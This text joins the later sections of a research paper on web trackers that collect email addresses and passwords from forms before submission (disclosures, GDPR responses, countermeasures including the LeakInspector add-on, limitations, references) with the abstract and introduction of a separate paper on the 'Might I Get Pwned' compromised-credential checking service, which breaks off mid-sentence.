Password collection disclosures Once again we note that we believe all password leaks to third parties mentioned below are incidental. We reached out to all third parties listed in Table 2. Yandex, the most prominent tracker that collects users' passwords, has quickly responded to our disclosure and rolled out a fix to prevent password collection. We have also notified more than 50 websites where passwords were collected. Since the majority of the websites embedding Yandex were in Russian, we have enclosed a Russian translation of our message in the notification email, along with our message in English. Mixpanel released an update only two days after we disclosed the issue. With this change, even the users with outdated SDKs were protected from collecting passwords involuntarily. LogRocket, who collected passwords on publicize.co's login page, have never replied to our repeated contact attempts[5]; and the password leak remained on Publicize's website for more than ten weeks, before it was fixed.

GDPR requests on email exfiltration We reached out to 58 first and 28 third parties with GDPR requests. We avoided sending blanket data access requests to minimize the overhead for the entities who were obliged to respond to our GDPR requests. Instead, we asked specific questions about how the collected emails are processed, retained and shared. In addition, we notified the top 33 websites[6] where we detected email exfiltration in the US crawl. We sent a friendly notification to these websites about the email exfiltration, rather than a formal GDPR request. We did not get any response from these 33 websites.

When selecting the first parties to send GDPR requests to, we included the most popular websites from the EU crawl, for which we could reproduce the email leaks. We asked the first parties if they were aware of the email collection on their websites, how they used the collected email addresses, and how long they retained them.

[5] We have also enrolled the help of a contact at the Electronic Frontier Foundation, who tried calling LogRocket's phone number, emailed their privacy contact address, and their cofounder—all to no avail. Our attempts to disclose the issue via LogRocket's chatbot have also failed. We have also contacted Publicize, and have not heard back.

[6] 33 out of the top 50 websites for which we could reproduce the exfiltration.

Responses from first parties: Almost half of the first parties (30/58) responded to our requests.

- fivethirtyeight.com (via Walt Disney's DPO), trello.com (Atlassian), lever.co, branch.io and cision.com were among the websites that said they had not been aware of the email collection prior to form submission on their websites and removed the behavior.
- Marriott said that the information collected by Glassbox is used for purposes including customer care, technical support, and fraud prevention.
- Tapad, a cross-device tracking company on whose website we found an email leak, said that they are not offering their services to UK & EEA users since August, 2021; and they have deleted all data that they held from these regions.
- stellamccartney.com explained that the emails on their websites were collected before the submission due to a technical issue, which was fixed upon our disclosure. According to their response, the SaleCycle script that collected email addresses had not been visible to their cookie management tool from OneTrust.

Responses from third parties: Roughly half (15/28) of the third parties responded. Eight third parties, including Adobe, FullStory and Yandex said they are data processors, and asked us to send our GDPR request to the corresponding first parties.

- Taboola said in certain cases they collect users' email hashes before form submission for ad and content personalization; they keep email hashes for at most 13 months; and they do not share them with other third parties. Taboola also said they only collect email hashes after getting user consent; however, our findings and subsequent manual verification showed that was not always the case.
- Zoominfo said their "FormComplete" product appends contact details of users to forms, when the user exists in ZoomInfo's sales and marketing database. They said the ability to capture form data prior to submission can be enabled or disabled by their clients.
- ActiveProspect said their TrustedForm product is used to certify consumer's *consent to be contacted* for compliance with regulations such as the Telephone Consumer Protection Act in the US. They said data captured from abandoned forms are marked for deletion within 72 hours, is not shared with anyone including the site owner.

We picked the above responses to reflect the diversity of reasons for which email addresses are collected prior to form submission. While some collection reportedly occurs due to technical glitches, or (surprisingly) for compliance purposes; other responses point to collection for marketing, analytics and identity matching purposes. In certain cases, companies suggested that the email data are not shared with any third parties, while others have not made the same promise. The limited number of responses we received, along with potential response bias, prevent us from making generalizations. Regardless, we note the benefit of reaching out to the respective parties, despite the substantial logistics overhead. Due to limited space, we could only include a selection of the responses. We plan to publish an overview of the responses as part of our dataset.

7 Countermeasures

In recent years, all major browsers except Google Chrome implemented different forms of protection against online tracking. In 2017, Apple introduced Safari Intelligent Tracking Prevention (ITP), which combines machine learning with a rule-based system that prevents cross-site tracking [87]. Since March 2020, Safari blocks all third-party cookies [88]. Mozilla introduced tracking protection in 2018 by stripping cookies from requests to tracker domains, based on a tracker list compiled by Disconnect [51, 74].

In order to find out whether major browsers with anti-tracking features (namely, Safari and Firefox) block the exfiltrations we uncovered, we manually analyzed ten websites, each containing a distinct tracker that we found to exfiltrate email addresses. We manually filled the email fields on these websites and checked whether the exfiltration occurs by inspecting the HTTP request payloads in the devtools interface. We found that neither Safari nor Firefox blocked email exfiltrations to tracking endpoints in our small sample. This result may be expected since both browsers try to strike a balance between minimizing breakage and curtailing cross-site tracking. To this end, they allow requests to tracker domains, but they strip cookies, partition network state [55], or block access to storage that may facilitate cross-site tracking.

Browser vendors may take further steps to protect against scripts that harvest email addresses for tracking purposes. Browsers may block requests to these trackers, prevent their scripts from accessing form fields, or provide them with fake data—e.g., an empty string similar to how a zero-filled IDFA is returned on iOS devices unless the user has given their consent [2]. Similar solutions are already used by different vendors: Firefox already blocks requests to third parties that use browser fingerprinting for advertisement, analytics and social network tracking [5]. DuckDuckGo's browser extension uses JavaScript stack traces to block certain tracker cookies [52]. We believe the scale of unconsented data collection uncovered in our study justifies a similar countermeasure for scripts that harvest email addresses.

Browser extensions such as uBlock Origin [16], and

browsers such as Brave [24] block requests to tracker domains, which better protects against email exfiltration than countermeasures built-in to Firefox and Safari. On mobile, users may opt for browsers that support extensions (e.g., Firefox, Safari), or use a privacy-focused mobile browser that blocks trackers such as Brave [24] and DuckDuckGo [39].

Recently, Mozilla [20], Apple [18], and DuckDuckGo [19] started to offer private email relay services that give users the ability to generate and use pseudonymous (alias) email addresses. These privacy-focused services automatically forward emails received at the alias addresses, and allow users to keep their real email address hidden from untrusted online services.

In their study on data exfiltration from contact forms, Starov et al. developed FormLock, an extension that detects and highlights forms that may leak PII. Further, to prevent PII leakage, FormLock temporarily blocks third-party requests and prevents stashing of PII into various storage mechanisms such as cookies, localStorage and indexedDB [84].

LEAKINSPECTOR Since none of the available countermeasures allow inspection of sniff and exfiltration attempts, we developed LEAKINSPECTOR, a proof-of-concept browser add-on that warns users against sniff attempts and blocks requests containing personal information.

While LEAKINSPECTOR has similarities to FormLock, it also supports detecting form sniff attempts and more precisely detects and prevents leak attempts to trackers. Further, LEAKINSPECTOR does not require user intervention, and logs technical details of the detected sniff and leak attempts to console to enable technical audits. The logged information includes the value and XPath of the sniffed element, the origin of the sniffer script, and details of the leaky request such as URL and POST data. LEAKINSPECTOR has two main features that users may enable:

Sniffer Detector When this feature is enabled, LEAKINSPECTOR detects and optionally prevents sniffing of input fields where users may enter personal information such as name, email and credit card details. We use code extracted from Firefox's autofill field detection heuristics [17] to detect such input fields.

We overwrite the getter method of the HTMLInputElement prototype to intercept input field sniff attempts. We add an event listener for `input` event to all auto-fill fields to keep track of their current values. These input field values are then used to detect leaks in outgoing requests. When a script attempts to read a monitored field's value, LEAKINSPECTOR processes the JavaScript stack trace and extract the script addresses. It then highlights the sniffed input field if there is a third-party script in the stack trace categorized as a tracker by DuckDuckGo's blocklist [9]–which we also use in Section 3.8. When determining third party scripts, LEAKINSPECTOR takes into account domain-entity relationships [12].

Leak Detector LEAKINSPECTOR intercepts HTTP requests and runs the leak detector algorithm presented in Section 3.7. It detects encoded, hashed, compressed or cleartext leaks from the monitored fields. While LEAKINSPECTOR currently only uses DuckDuckGo's blocklist [9], it is possible to extend it to use other blocklists.

LEAKINSPECTOR also features a user interface where recent sniff and leak attempts are listed, along with the tracker domain, company and tracker category. The user interface module is based on DuckDuckGo's Privacy Essentials add-on [8]. We believe LEAKINSPECTOR may help publishers and end-users to inspect third parties that harvest personal information from online forms without their knowledge and consent.

8 Limitations

Through an iterative design process, pilot crawls and extensive sanity checking, we built our crawler and analysis processes to be robust and scalable. Where possible we set the parameters of the crawler such as timeout duration, based on data from pilot crawls. However, certain limitations apply to our data collection and analysis methods.

Leak detection While we search for an extensive set of encodings and hashes, and we substantially improved the leak detector module we inherited from the prior work, our leak detection method may still miss leaks that are custom encoded, encrypted, or compressed. Future work may improve leak detection by applying methods such as multi-stage filtering [61], and JavaScript information flow tracking [58].

Shadow DOM and crawl depth During our pilot crawls we found that we cannot detect email and password fields if they are in the Shadow DOM [28] of other elements. Since we only found two such cases in a pilot crawl of 1K websites, we believe this is an acceptable limitation. Further, our crawler is limited to crawls of one-click depth for simplicity. Input fields that can only be discovered through multiple subsequent clicks may be missed by our crawler. These limitations make our results likely lower bounds.

Blocklists We use a combination of blocklists from different providers to flag domains as trackers. These lists vary by quality and compilation method (e.g., crowdsourced vs. maintained by a company such as Disconnect). Further, we flag domains as trackers if they are present in only one of these lists. As such, our results may have both false positives and false negatives due to imperfections in those blocklists.

Domain aliases Although we only consider leaks to third-party tracker domains, we also analyzed a sample of exfiltration to first-party domains. The use cases we identified included email address verification and self-hosted analytics services. Future work could investigate exfiltrations to CNAME-based trackers that appear as first parties [50].

Bypassing cookie consent banners During the manual labeling process, we encountered modal GDPR consent dialogs that disallow proceeding without giving/rejecting to give consent. A real user would have to accept or reject data

processing to interact with the page; but our web crawler could have bypassed the consent dialog, depending on how it is implemented. On a random sample of 1,000 websites, we detected 168 modal consent dialogs.

Anti-bot measures Finally, our crawler might have been served CAPTCHA pages, or treated differently due to crawling from cloud IP addresses. During a 1K website pilot crawl, we identified only three CloudFlare CAPTCHA pages that blocked our crawler.

9 Ethics Considerations

Data collection: When crawling, we took adequate measures to avoid overloading the websites. For instance, we avoided making concurrent visits to the same website.

Disclosures: We reported password leaks to both trackers and to the websites where we detected a password leak. In our emails, we provided technical details and reproduction instructions so that it is easier for the parties to reproduce and address the issue we reported. To the third parties, we sent the list of websites where they caused a password leak. To avoid any misunderstanding, we made it clear to all parties that we did not collect any visitors' email or password during our study. We did not send GDPR requests to trackers that incidentally collected passwords.

10 Conclusion

We presented a large-scale study of email and password exfiltration by online trackers before form submission. In order to address the challenges of finding and filling input fields, we integrated into our crawler a pre-trained ML classifier that detects email fields. Our results—likely lower bounds—show that on thousands of sites email addresses are collected from login, registration and newsletter subscription forms; and sent to trackers before users submit any form or give their consent. Further, we found tens of sites where passwords are incidentally collected by third parties providing session replay services. Comparing results from the EU and the US vantage points, we found that 60% more websites leaked users' emails to trackers, when visited from the US. Measuring the effect of consent choices on the exfiltration, we found their effect to be minimal. Based on our findings, users should assume that the personal information they enter into web forms may be collected by trackers—even if the form is never submitted. Considering its scale, intrusiveness and unintended side-effects, the privacy problem we investigate deserves more attention from browser vendors, privacy tool developers, and data protection agencies.

Code and Data

The source code and the dataset from our study are publicly available at https://github.com/leaky-forms.

Acknowledgments

We thank Alexei Miagkov, Arvind Narayanan, Bart Jacobs, Claudia Diaz, David Roefs, Dorine Gebbink, Galina Bulbul, Gwendal Le Grand, Konrad Dzwinel, Pete Snyder, Sergey Galich, Steve Englehardt, Vincent Toubiana, our shepherd Alexandros Kapravelos, SecWeb and USENIX Security reviewers for their valuable comments and contributions. The idea for measuring email exfiltration before form submission is initially developed with Steve Englehardt and Arvind Narayanan during an earlier study [41]. Asuman Senol was funded by the Cyber-Defence (CYD) Campus of armasuisse Science and Technology. Gunes Acar was initially supported by a postdoctoral fellowship from the Research Foundation Flanders (FWO). The study was supported by CyberSecurity Research Flanders with reference number VR20192203.

References

[1] Adding Rank Magnitude to the CrUX Report in BigQuery. https://developers.google.com/web/updates/2021/03/crux-rank-magnitude.

[2] advertisingIdentifier | Apple Developer Documentation. https://developer.apple.com/documentation/adsupport/asidentifiermanager/1614151-advertisingidentifier.

[3] Article 29 Working Party, 'Opinion 03/2013 on purpose limitation' (WP 203), 2 April 2013. https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2013/wp203_en.pdf.

[4] Article 29 Working Party, 'Opinion 05/2014 on Anonymisation Techniques' (WP 216) 10 April 2014. https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2014/wp216_en.pdf.

[5] Cookie Status: Current Status Of Browser Tracking Prevention | cookiestatus.com. https://www.cookiestatus.com.

[6] Customer URL Ticketing System. https://www.trustedsource.org.

[7] Data Services API: Endpoints. https://developer.myacxiom.com/code/api/endpoints/hashed-entity.

[8] DuckDuckGo Browser Extensions. https://github.com/duckduckgo/duckduckgo-privacy-extension.

[9] DuckDuckGo Tracker Blocklist. https://staticcdn.duckduckgo.com/trackerblocking/v2.1/tds.json.

[10] email_detector.js - Private Relay. https://github.com/mozilla/fx-private-relay/blob/v1.2.2/extension/js/email_detector.js.

[11] Enhanced Tracking Protection in Firefox for desktop. https://support.mozilla.org/en-US/kb/enhanced-tracking-protection-firefox-desktop.

[12] entity_map.json - DuckDuckGo Tracker Radar. https://github.com/duckduckgo/tracker-radar/blob/main/build-data/generated/entity_map.json.

[13] Evercookie - Virtually irrevocable persistent cookies. https://samy.pl/evercookie.

[14] Fathom documentation. https://mozilla.github.io/fathom/.

[15] Firefox Password Manager Module. https://searchfox.org/mozilla-central/source/toolkit/components/passwordmgr/NewPasswordModel.jsm.

[16] gorhill/uBlock: uBlock Origin - An efficient blocker for Chromium and Firefox. Fast and lean. https://github.com/gorhill/uBlock.

[17] heuristicsRegexp.js - Mozilla Autofill. https://searchfox.org/mozilla-central/source/toolkit/components/formautofill/content/heuristicsRegexp.js.

[18] Hide My Email for Sign in with Apple. https://support.apple.com/en-us/HT210425.

[19] Introducing Email Protection: The easy way to block email trackers and hide your address. https://spreadprivacy.com/introducing-email-protection-beta/.

[20] Mozilla Relay | Protect your real email address to help control your inbox. https://relay.firefox.com/.

[21] Optimise: Automatic advanced matching. https://www.facebook.com/business/m/signalshealth/optimize/automatic-advanced-matching.

[22] People-Based Marketing In The Cookiepocalypse. https://dataq.ai/blog/the-rise-of-people-based-marketing/.

[23] Privacy | Neustar. https://www.home.neustar/privacy.

[24] Secure, Fast & Private Web Browser with Adblocker | Brave Browser. https://brave.com/.

[25] Sending oHashes to Oracle Data Cloud platform. https://docs.oracle.com/en/cloud/saas/data-cloud/data-cloud-help-center/IntegratingBlueKaiPlatform/IDManagement/sending_ohashes.html.

[26] ShowPassword - Chrome Web Store. https://chrome.google.com/webstore/detail/showpassword/bbiclfnbhommljbjcoelobnnnibemabl.

[27] Signup Abandonment Emails Case Study: How Drip Increased Trial Signups by 15%. https://www.saasemailmarketing.net/articles/signup-abandonment-emails-increase-trial-signups/.

[28] Using shadow DOM. https://developer.mozilla.org/en-US/docs/Web/Web_Components/Using_shadow_DOM.

[29] What is a "good" conversion rate for your signup flow? https://heap.io/blog/good-conversion-rate-signup-flow.

[30] Why Taboola? https://pubhelp.taboola.com/hc/en-us/articles/360003157074-Why-Taboola-.

[31] yahoo-connectid/sync.spec.js. https://github.com/yahoo/yahoo-connectid/blob/d0b56d47a7/src/sync.spec.js#L33-L34.

[32] whotracks.me | Data from the largest and longest measurement of online tracking. https://github.com/ghostery/whotracks.me, 2017.

[33] Court of Justice of the European Union, Case C-40/17, Fashion ID GmbH & Co. KG v Verbraucherzentrale NRW e.V., judgment of 29 July 2019 (ECLI:EU:C:2019:629). https://curia.europa.eu/juris/liste.jsf?num=C-40/17, 2019.

[34] Tracker Radar Collector. https://github.com/duckduckgo/tracker-radar-collector, 2020.

[35] About the customer matching process - Google Ads Help. https://support.google.com/google-ads/answer/7474263?hl=en, 2021.

[36] Hashing Identifiers. https://docs.liveramp.com/connect/en/hashing-identifiers.html, 2021.

[37] Uploading and Targeting a Customer File. https://help.taboola.com/hc/en-us/articles/360021908874-Uploading-and-Targeting-a-Customer-File, 2021.

[38] 6 Steps for Avoiding Online Form Abandonment. https://themanifest.com/web-design/blog/6-steps-avoid-online-form-abandonment, 2022.

[39] DuckDuckGo Privacy Browser - Apps on Google Play. https://play.google.com/store/apps/details?id=com.duckduckgo.mobile.android, 2022.

[40] Gunes Acar. Four cents to deanonymize: Companies reverse hashed email addresses. https://freedom-to-tinker.com/2018/04/09/four-cents-to-deanonymize-companies-reverse-hashed-email-addresses/, 2018.

[41] Gunes Acar, Steven Englehardt, and Arvind Narayanan. No boundaries: data exfiltration by third parties embedded on web pages. *Proceedings on Privacy Enhancing Technologies*, (4):220–238, 2020.

[42] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. FPDetective: Dusting the Web for Fingerprinters. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security*, pages 1129–1140, 2013.

[43] Seyed Ali Akhavani, Jordan Jueckstock, Junhua Su, Alexandros Kapravelos, Engin Kirda, and Long Lu. Browserprint: An analysis of the impact of browser features on fingerprintability and web privacy. In *International Conference on Information Security*, pages 161–176. Springer, 2021.

[44] Ibrahim Altaweel, Maximillian Hils, and Chris Jay Hoofnagle. Privacy on adult websites. In *Altaweel et al., Privacy on Adult Websites, Workshop on Technology and Consumer Protection (ConPro)*, 2017.

[45] Rolf Bagge, Célestin Matte, Éric Daspet, Kaspar Emanuel, Sam Macbeth, and Steven Roeland. Consent-O-Matic. https://github.com/cavi-au/Consent-O-Matic/, 2019.

[46] Sai Prashanth Chandramouli, Pierre-Marie Bajan, Christopher Kruegel, Giovanni Vigna, Ziming Zhao, Adam Doupé, and Gail-Joon Ahn. Measuring E-Mail Header Injections on the World Wide Web. In *Proceedings of the 33rd Annual ACM Symposium on Applied Computing*, pages 1647–1656, 2018.

[47] Manolis Chatzimpyrros, Konstantinos Solomos, and Sotiris Ioannidis. You Shall Not Register! Detecting Privacy Leaks Across Registration Forms. In *Computer Security*, pages 91–104. Springer, 2019.

[48] Council of European Union. EU General Data Protection Regulation (GDPR). https://eur-lex.europa.eu/eli/reg/2016/679/oj.

[49] Ha Dao and Kensuke Fukuda. Alternative to third-party cookies: investigating persistent PII leakage-based web tracking. In *Proceedings of the 17th International Conference on emerging Networking EXperiments and Technologies*, pages 223–229, 2021.

[50] Yana Dimova, Gunes Acar, Lukasz Olejnik, Wouter Joosen, and Tom Van Goethem. The CNAME of the Game: Large-scale Analysis of DNS-based Tracking Evasion. *Proceedings on Privacy Enhancing Technologies*, (3):394–412, 2021.

[51] Disconnect. Disconnect Tracking Protection. https://github.com/disconnectme/disconnect-tracking-protection.

[52] DuckDuckGo. DuckDuckGo Privacy Essentials browser extension. https://github.com/duckduckgo/duckduckgo-privacy-extension/blob/bfbd47a/shared/js/content-scope/tracking-cookies-1p-protection.js#L30, 2021.

[53] Peter Eckersley. How unique is your web browser? In *Proceedings of the 10th International Conference on Privacy Enhancing Technologies (PETS)*, page 1–18.

[54] Steve Englehardt, Gunes Acar, and Arvind Narayanan. No boundaries for credentials: New password leaks to Mixpanel and Session Replay Companies. https://freedom-to-tinker.com/2018/02/26/, 2018.

[55] Steven Englehardt and Arthur Edelstein. Firefox 85 Cracks Down on Supercookies – Mozilla Security Blog. https://blog.mozilla.org/security/2021/01/26/supercookie-protections, 2021.

[56] Steven Englehardt, Jeffrey Han, and Arvind Narayanan. I never signed up for this! Privacy implications of email tracking. *Proceedings on Privacy Enhancing Technologies (PETS)*, 2018(1):109–126, 2018.

[57] Steven Englehardt and Arvind Narayanan. Online Tracking: A 1-million-site Measurement and Analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1388–1401, 2016.

[58] Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. JSFlow: Tracking information flow in JavaScript and its APIs. In *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, pages 1663–1671, 2014.

[59] Chris Jay Hoofnagle, Bart van der Sloot, and Frederik Zuiderveen Borgesius. The European Union general data protection regulation: what it is and what it means. *Information & Communications Technology Law*, 28(1):65–98, 2019.

[60] Umar Iqbal, Steven Englehardt, and Zubair Shafiq. Fingerprinting the Fingerprinters: Learning to Detect Browser Fingerprinting Behaviors. In *IEEE Symposium on Security and Privacy (SP)*, pages 1143–1161, 2021.

[61] Sakshi Jain, Mobin Javed, and Vern Paxson. Towards Mining Latent Client Identifiers from Network Traffic. *Proceedings on Privacy Enhancing Technologies (PETS)*, (2):100–114, 2016.

[62] Hugo Jonker, Stefan Karsch, Benjamin Krumnow, and Marc Sleegers. Shepherd: A generic approach to automating website login. In *Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb)*, 2020.

[63] Jordan Jueckstock and Alexandros Kapravelos. VisibleV8: In-browser Monitoring of JavaScript in the Wild. In *Proceedings of the Internet Measurement Conference*, pages 393–405, 2019.

[64] Tomer Laor, Naif Mehanna, Antonin Durey, Vitaly Dyadyuk, Pierre Laperdrix, Clémentine Maurice, Yossi Oren, Romain Rouvoy, Walter Rudametkin, and Yuval Yarom. DRAWNAPART: A Device Identification Technique based on Remote GPU Fingerprinting. In *Network and Distributed System Security Symposium (NDSS)*, 2022.

[65] Pierre Laperdrix, Nataliia Bielova, Benoit Baudry, and Gildas Avoine. Browser fingerprinting: A survey. *ACM Transactions on the Web (TWEB)*, 14(2):1–33, 2020.

[66] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A Research-Oriented Top Sites Ranking Hardened Against Manipulation. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium (NDSS)*, 2019.

[67] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *25th USENIX Security Symposium*, 2016.

[68] Xu Lin, Panagiotis Ilia, and Jason Polakis. Fill in the Blanks: Empirical Analysis of the Privacy Threats of Browser Form Autofill. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 507–519, 2020.

[69] René Mahieu and Joris Van Hoboken. Fashion-ID: Introducing a phase-oriented approach to data protection? *European Law Blog*, 2019.

[70] Célestin Matte, Nataliia Bielova, and Cristiana Santos. Do cookie Banners Respect My Choice?: Measuring Legal Compliance of Banners from IAB Europe's Transparency and Consent Framework. In *IEEE Symposium on Security and Privacy (SP)*, pages 791–809, 2020.

[71] Surya Mattu and Kashmir Hill. Before You Hit 'Submit,' This Company Has Already Logged Your Personal Data. *Gizmodo*, 2017. https://gizmodo.com/before-you-hit-submit-this-company-has-already-logge-1795906081.

[72] Jonathan R Mayer and John C Mitchell. Third-Party Web Tracking: Policy and Technology. In *2012 IEEE Symposium on Security and Privacy*, pages 413–427. IEEE, 2012.

[73] Keaton Mowery and Hovav Shacham. Pixel Perfect: Fingerprinting Canvas in HTML5. *Proceedings of W2SP*, 2012.

[74] Nick Nguyen. Changing Our Approach to Anti-tracking – Future Releases. https://blog.mozilla.org/futurereleases/2018/08/30/changing-our-approach-to-anti-tracking.

[75] Midas Nouwens, Ilaria Liccardi, Michael Veale, David Karger, and Lalana Kagal. Dark Patterns after the GDPR: Scraping Consent Pop-Ups and Demonstrating Their Influence. In *CHI Conference on Human Factors in Computing Systems*, pages 1–13, 2020.

[76] Lukasz Olejnik, Tran Minh-Dung, and Claude Castelluccia. Selling Off Privacy at Auction. *In Network and Distributed System Security Symposium (NDSS)*, 2014.

[77] Emmanouil Papadogiannakis, Panagiotis Papadopoulos, Nicolas Kourtellis, and Evangelos P. Markatos. User Tracking in the Post-cookie Era: How Websites Bypass GDPR Consent to Track Users. In *Proceedings of the Web Conference 2021*, pages 2130–2141, 2021.

[78] Abbas Razaghpanah, Rishab Nithyanand, Narseo Vallina-Rodriguez, Srikanth Sundaresan, Mark Allman, Christian Kreibich, Phillipa Gill, et al. Apps, trackers, privacy, and regulators: A global study of the mobile tracking ecosystem. In *The 25th Annual Network and Distributed System Security Symposium*, 2018.

[79] Jingjing Ren, Ashwin Rao, Martina Lindorfer, Arnaud Legout, and David Choffnes. ReCon: Revealing and Controlling PII Leaks in Mobile Network Traffic. In *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services*, pages 361–374, 2016.

[80] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. Detecting and Defending Against Third-Party Tracking on the Web. In *9th USENIX Symposium on Networked Systems Design and Implementation (NSDI 12)*, pages 155–168, 2012.

[81] Md Main Uddin Rony, Naeemul Hassan, and Mohammad Yousuf. Diving Deep into Clickbaits: Who Use Them to What Extents in Which Topics with What Effects? In *Proceedings of the 2017 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining*, pages 232–239, 2017.

[82] Shobha Doshi. CafeMedia integrates with Verizon Media ConnectID. https://cafemedia.com/integrating-with-verizon-media-connectid/.

[83] Oleksii Starov, Phillipa Gill, and Nick Nikiforakis. Are You Sure You Want to Contact Us? Quantifying the Leakage of PII via Website Contact Forms. *Proceedings on Privacy Enhancing Technologies (PETS)*, (1):20–33, 2016.

[84] Oleksii Starov, Phillipa Gill, and Nick Nikiforakis. FormLock. https://github.com/ostarov/Formlock, 2021.

[85] Steven Van Acker, Daniel Hausknecht, and Andrei Sabelfeld. Measuring Login Webpage Security. In *Proceedings of the Symposium on Applied Computing*, pages 1753–1760, 2017.

[86] Michael Veale and Frederik Zuiderveen Borgesius. Adtech and Real-Time Bidding under European Data Protection Law. *German Law Journal*, 2021.

[87] John Wilander. Intelligent Tracking Prevention. https://webkit.org/blog/7675/intelligent-tracking-prevention, 2017.

[88] John Wilander. Full Third-Party Cookie Blocking and More. https://webkit.org/blog/10218/full-third-party-cookie-blocking-and-more, 2020.

[89] Zhiju Yang and Chuan Yue. A Comparative Measurement Study of Web Tracking on Mobile and Desktop Environments. *Proceedings on Privacy Enhancing Technologies*, (2):24–44, 2020.

[90] Eric Zeng, Tadayoshi Kohno, and Franziska Roesner. Bad News: Clickbait and Deceptive Ads on News and Misinformation Websites. In *Workshop on Technology and Consumer Protection (ConPro)*, 2020.

Appendix A Supported Hash and Encoding Methods for Leak Detection

Hashes and Checksums: MD2, MD4, MD5, SHA1, SHA256, SHA224, SHA384, SHA512, SHA3 (224, 256, 384, 512-bit), MurmurHash3 (32, 64, 128-bit), RIPEMD-160, Whirlpool, Salted SHA1 (salt=`QX4QkKEU`)
Encodings: Base16, Base32, Base58, Base64, Urlencode, Entity, Deflate, Zlib, Gzip, LZstring, Custom Map (`kibp8A4EWRMKHa7gvyz1dOPt6UI5xYD3nqhVwZBXfCcFe...` `0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghi...`)

Appendix B Labeling email-collecting 3rd-party domains that are not blocked by blocklists

For each domain:

1. Is the 3rd-party domain is owned by the same entity as the first party?
    a. Yes: not tracking-related (first-party exception)
2. Did we receive any email from websites where this domain collected email addresses?
    a. Yes: tracking-related
3. Identify the company website—use the initiator script (URL, source code, copyright preamble, comments) if necessary.
    a. Is the 3rd party used for email validation (check on an example first-party site taking into account UI messages (e.g. "Invalid email") and HTTP response content (e.g., "bogus email" when we enter test@gmail.com)?
        i. Yes: not tracking-related (validation exception)
    b. Identify the business category using BuiltWith and the company website (esp. check for solutions, products, and other marketing materials). Does the business category include one of marketing, advertising, analytics?
        i. Yes: tracking-related
        ii. No: not tracking-related

Might I Get Pwned:
A Second Generation Compromised Credential Checking Service

Bijeeta Pal[†], Mazharul Islam[‡], Marina Sanusi Bohuk[†], Nick Sullivan[*], Luke Valenta[*], Tara Whalen[*], Christopher Wood[*], Thomas Ristenpart[††], Rahul Chatterjee[‡]

[†]*Cornell University,* [‡]*University of Wisconsin–Madison,* [*]*Cloudflare,* [††]*Cornell Tech*

Abstract

Credential stuffing attacks use stolen passwords to log into victim accounts. To defend against these attacks, recently deployed compromised credential checking (C3) services provide APIs that help users and companies check whether a username, password pair is exposed. These services however only check if the exact password is leaked, and therefore do not mitigate credential tweaking attacks — attempts to compromise a user account with variants of a user's leaked passwords. Recent work has shown credential tweaking attacks can compromise accounts quite effectively even when the credential stuffing countermeasures are in place.

We initiate work on C3 services that protect users from credential tweaking attacks. The core underlying challenge is how to identify passwords that are similar to their leaked passwords while preserving honest clients' privacy and also preventing malicious clients from extracting breach data from the service. We formalize the problem and explore ways to measure password similarity that balance efficacy, performance, and security. Based on this study, we design "Might I Get Pwned" (MIGP), a new kind of breach alerting service. Our simulations show that MIGP reduces the efficacy of state-of-the-art 1000-guess credential tweaking attacks by 94%. MIGP preserves user privacy and limits potential exposure of sensitive breach entries. We show that the protocol is fast, with response time close to existing C3 services. We worked with Cloudflare to deploy MIGP in practice.

1 Introduction

Users often pick the same or similar passwords across multiple web services [22, 42, 54]. Attackers therefore compromise user accounts using passwords leaked from other websites. This is known as a credential stuffing attack [25]. In response, practitioners have set up third-party services such as Have I Been Pwned (HIBP) [37, 48], Google Password Checkup (GPC) [44, 47], and Microsoft Password Monitor [33] that provide APIs to check if a user's password has been exposed in known breaches. Such breach-alerting services, also called compromised credential checking (C3) services [37], help prevent credential stuffing attacks by alerting users to change their passwords.

Existing C3 services, however, can leave users vulnerable to credential tweaking attacks [22, 41, 51] in which attackers guess variants (tweaks) of a user's leaked password(s). Pal et al. [41] estimate that such a credential tweaking attacker can compromise 16% of user accounts that appear in a breach in less than a thousand guesses, despite the use of a C3 service.

We therefore initiate exploration of C3 services that help warn users about passwords similar to the ones that have appeared in a breach. We design "Might I Get Pwned" (MIGP, the name is a tribute to the first-ever C3 service, HIBP). In MIGP, a server holds a breach dataset D containing a set of username, password pairs $(u_i, \tilde{w}_i)$. A client can query MIGP with a username, password pair (u, w), and learns if there exists $(u, \tilde{w}) \in \mathsf{D}$ such that $w = \tilde{w}$ or w is similar to $\tilde{w}$. To realize such a service, we must (1) determine an effective way of measuring password similarity, that (2) works well with a privacy-preserving cryptographic protocol, and that (3) resists malicious clients that try to extract entries from D.

Ideally, we want our similarity measure to help warn users if their password w is vulnerable to online credential tweaking attacks. These attacks [22, 41, 51] take as input a breached password $\tilde{w}$ and generate an ordered list of guesses. Therefore, a good starting point for defining similarity is to call w similar to $\tilde{w}$ should w appear early in the guess list generated by a state-of-the-art credential tweaking attack. Such a generative approach also works well with simple extensions to existing cryptographic private membership test (PMT)-based protocol [37, 47]. A PMT allows a client to learn if $(u, \tilde{w}) \in \mathsf{D}$ without revealing it to the server. To extend, we can have the server insert n variants of each breached password into D and we can allow clients to generate m variants and repeat the PMT for each of them. The PMT can be designed to reveal, upon a match, whether a password matches the original password or a variant.

To concretize this approach requires understanding how to efficiently generate effective variants. Existing credential tweaking attack algorithms are computationally expensive to

